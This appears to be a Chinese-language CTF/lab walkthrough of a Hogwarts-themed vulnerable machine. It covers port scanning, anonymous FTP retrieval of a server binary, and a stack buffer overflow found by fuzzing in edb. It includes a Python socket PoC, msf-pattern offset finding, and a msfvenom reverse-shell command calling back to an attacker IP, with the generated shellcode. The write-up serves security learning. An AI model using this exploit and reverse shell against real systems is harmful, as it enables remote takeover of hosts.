信息收集

主机发现

端口扫描

```
└─$ nmap -Pn -n -p- 192.168.56.118
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-13 09:43 EST
Nmap scan report for 192.168.56.118
Host is up (0.0031s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1
9898/tcp open  monkeycom
```

服务发现

存在ftp匿名登录,可以考虑上传或者shellcode

```
21/tcp   open  ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0          705996 Apr 12  2021 server_hogwarts
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp   open  http       Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
```

```
2222/tcp open  ssh        OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   3072 c4:1d:d5:66:85:24:57:4a:86:4e:d9:b6:00:69:78:8d (RSA)
|   256 0b:31:e7:67:26:c6:4d:12:bf:2a:85:31:bf:21:31:1d (ECDSA)
|_  256 9b:f4:bd:71:fa:16:de:d5:89:ac:69:8d:1e:93:e5:8a (ED25519)
9898/tcp open  tcpwrapped
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

.

WEB信息收集

目录遍历

```
[09:51:52] 403 -  279B  - /.ht_wsr.txt
[09:51:52] 403 -  279B  - /.htaccess.save
[09:51:52] 403 -  279B  - /.htaccess.sample
[09:51:52] 403 -  279B  - /.htaccess.orig
[09:51:52] 403 -  279B  - /.htaccess.bak1
[09:51:52] 403 -  279B  - /.htaccessBAK
[09:51:52] 403 -  279B  - /.htaccessOLD2
[09:51:52] 403 -  279B  - /.htaccess_extra
[09:51:52] 403 -  279B  - /.htaccess_sc
[09:51:52] 403 -  279B  - /.htaccess_orig
[09:51:52] 403 -  279B  - /.html
[09:51:52] 403 -  279B  - /.htaccessOLD
[09:51:52] 403 -  279B  - /.htpasswd_test
[09:51:52] 403 -  279B  - /.htm
[09:51:52] 403 -  279B  - /.htpasswds
[09:51:52] 403 -  279B  - /.httr-oauth
[09:51:54] 403 -  279B  - /.php
[09:52:19] 200 -   97B  - /index.html
[09:52:30] 403 -  279B  - /server-status
[09:52:30] 403 -  279B  - /server-status/
```

源码审计

index.html

```
1 HTTP/1.1 200 OK
2 Date: Thu, 13 Jan 2022 06:51:40 GMT
3 Server: Apache/2.4.38 (Debian)
4 Last-Modified: Wed, 07 Apr 2021 06:52:03 GMT
5 ETag: "61-5bf5c5e4e96a6-gzip"
5 Accept-Ranges: bytes
7 Vary: Accept-Encoding
8 Content-Length: 97
9 Connection: close
0 Content-Type: text/html
1
2 <html>
3   <body>
4     <img src="harry_potter_3.jpg" style='height: 100%; width: 100%; '>
5   </body>
5 </html>
7
```

![image-20220113145632414](C:\Users\kali\AppData\Roaming\Typora\typora-user-images\image-20220113145632414.png

其他端口信息收集

9898

无法访问--->nc可以

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.56.118 9898
(UNKNOWN) [192.168.56.118] 9898 (?) open
Welcome to Hogwart's magic portal
Tell your spell and ELDER WAND will perform the magic

Here is list of some common spells:
1. Wingardium Leviosa
2. Lumos
3. Expelliarmus
4. Alohomora
5. Avada Kedavra

Enter your spell:
```

21

匿名尝试，并下载文件

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is the current directory
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0          705996 Apr 12  2021 server_hogwarts
226 Directory send OK.
ftp> cd server_hogwarts
550 Failed to change directory.
ftp> get server_hogwarts
local: server_hogwarts remote: server_hogwarts
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for server_hogwarts (705996 bytes).
226 Transfer complete.
705996 bytes received in 0.04 secs (17.9009 MB/s)
ftp> exit
221 Goodbye.
```

这个文件是二进制文件

运行程序后发现打开了端口,但是没有做源码审计,所以转而做动态调试

```
┌──(kali㉿kali)-[~]
└─$ ps aux | grep server_hogwarts
kali      234581  0.0  0.0    924     4 pts/4    S+   10:43   0:00 ./server_hogwarts
kali      234598  0.0  0.1   6316  2308 pts/2    S+   10:43   0:00 grep --color=auto server_hogwa
rts

┌──(kali㉿kali)-[~]
└─$ netstat -pantu | grep 234581
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:9898            0.0.0.0:*               LISTEN      234581/./server_h
og

┌──(kali㉿kali)-[~]
└─$
```

查看已经打开的二进制是否有启动进程和开启端口

边界突破

堆溢出


1.打开对应的程序

2.关闭alsr

3.打开调试工具


```
#下载工具
apt-get install edb-debugger
#通过UI打开edb(注意不是edb-debugger)
```


4.attach进程



5.fuzzing

通过python生成500个A,作为程序第一题个参数的输入;发现有缓冲区溢出,并且覆盖了EIP和ESP的地址,那么我们的思路就是通过让EIP指向ESP的地址去执行ESP的payload（具体来说就是找到一个to ESP的指令,间接的跳到ESP）






6.确定溢出的位置


生存500个字符不重复的序列

```
msf-pattern_create -l 500 #生成字符
```

重新打开程序和调试工具,重复4,5的输入改为刚生成的字符



输入后的edb的调试,确定溢出的字符为64413764



确定偏移量

```
msf-pattern_offset -l 500 -q 64413764 #确定500长度里面-q后面的偏移量
```


poc

验证想法,确定我们112后面的四个字符可以被写入exp(继续重新打开程序进行调试)

```
import sys,socket
payload = 'A'*112 + 'B'*4 + 'C'*32
try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('127.0.0.1',9898))
    s.send((payload))
    s.close()
except:
    print("WRONG!")
    sys.exit()
~
~
~
~
```


A确定偏移量,B定位EIP

触发漏洞,之后F8单步执行



EDB的poc还没完成

---->**手动输入payload,poc完成**



同时,ESP寄存器被写满了c,那么payload可以写入;

思路:

1.在系统中找到JMP ESP地址为B

2.在ESP寄存器写入payload为C


整个shellcode为:ABC


A为偏移量

EXP


1.找到JMP ESP

利用opcodesearch来找exp





找到对应的地址



2.生成反弹payload

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.110 LPORT=4444 -b
"\x00" -f py
#-p payload
#-b 坏字符"\x00",结束字符
#-f 输出的格式
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.110 LPORT=4444 -b "\x00" -f py  2 >
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of py file: 479 bytes
buf =  b""
buf += b"\xbf\x36\xfe\xe3\x1b\xda\xca\xd9\x74\x24\xf4\x58\x2b"
buf += b"\xc9\xb1\x12\x31\x78\x12\x03\x78\x12\x83\xde\x02\x01"
buf += b"\xee\x2f\x20\x31\xf2\x1c\x95\xed\x9f\xa0\x90\xf3\xd0"
buf += b"\xc2\x6f\x73\x83\x53\xc0\x4b\x69\xe3\x69\xcd\x88\x8b"
buf += b"\xa9\x85\x53\x25\x42\xd4\xa3\xa8\xce\x51\x42\x7a\x88"
buf += b"\x31\xd4\x29\xe6\xb1\x5f\x2c\xc5\x36\x0d\xc6\xb8\x19"
buf += b"\xc1\x7e\x2d\x49\x0a\x1c\xc4\x1c\xb7\xb2\x45\x96\xd9"
buf += b"\x82\x61\x65\x99"
```

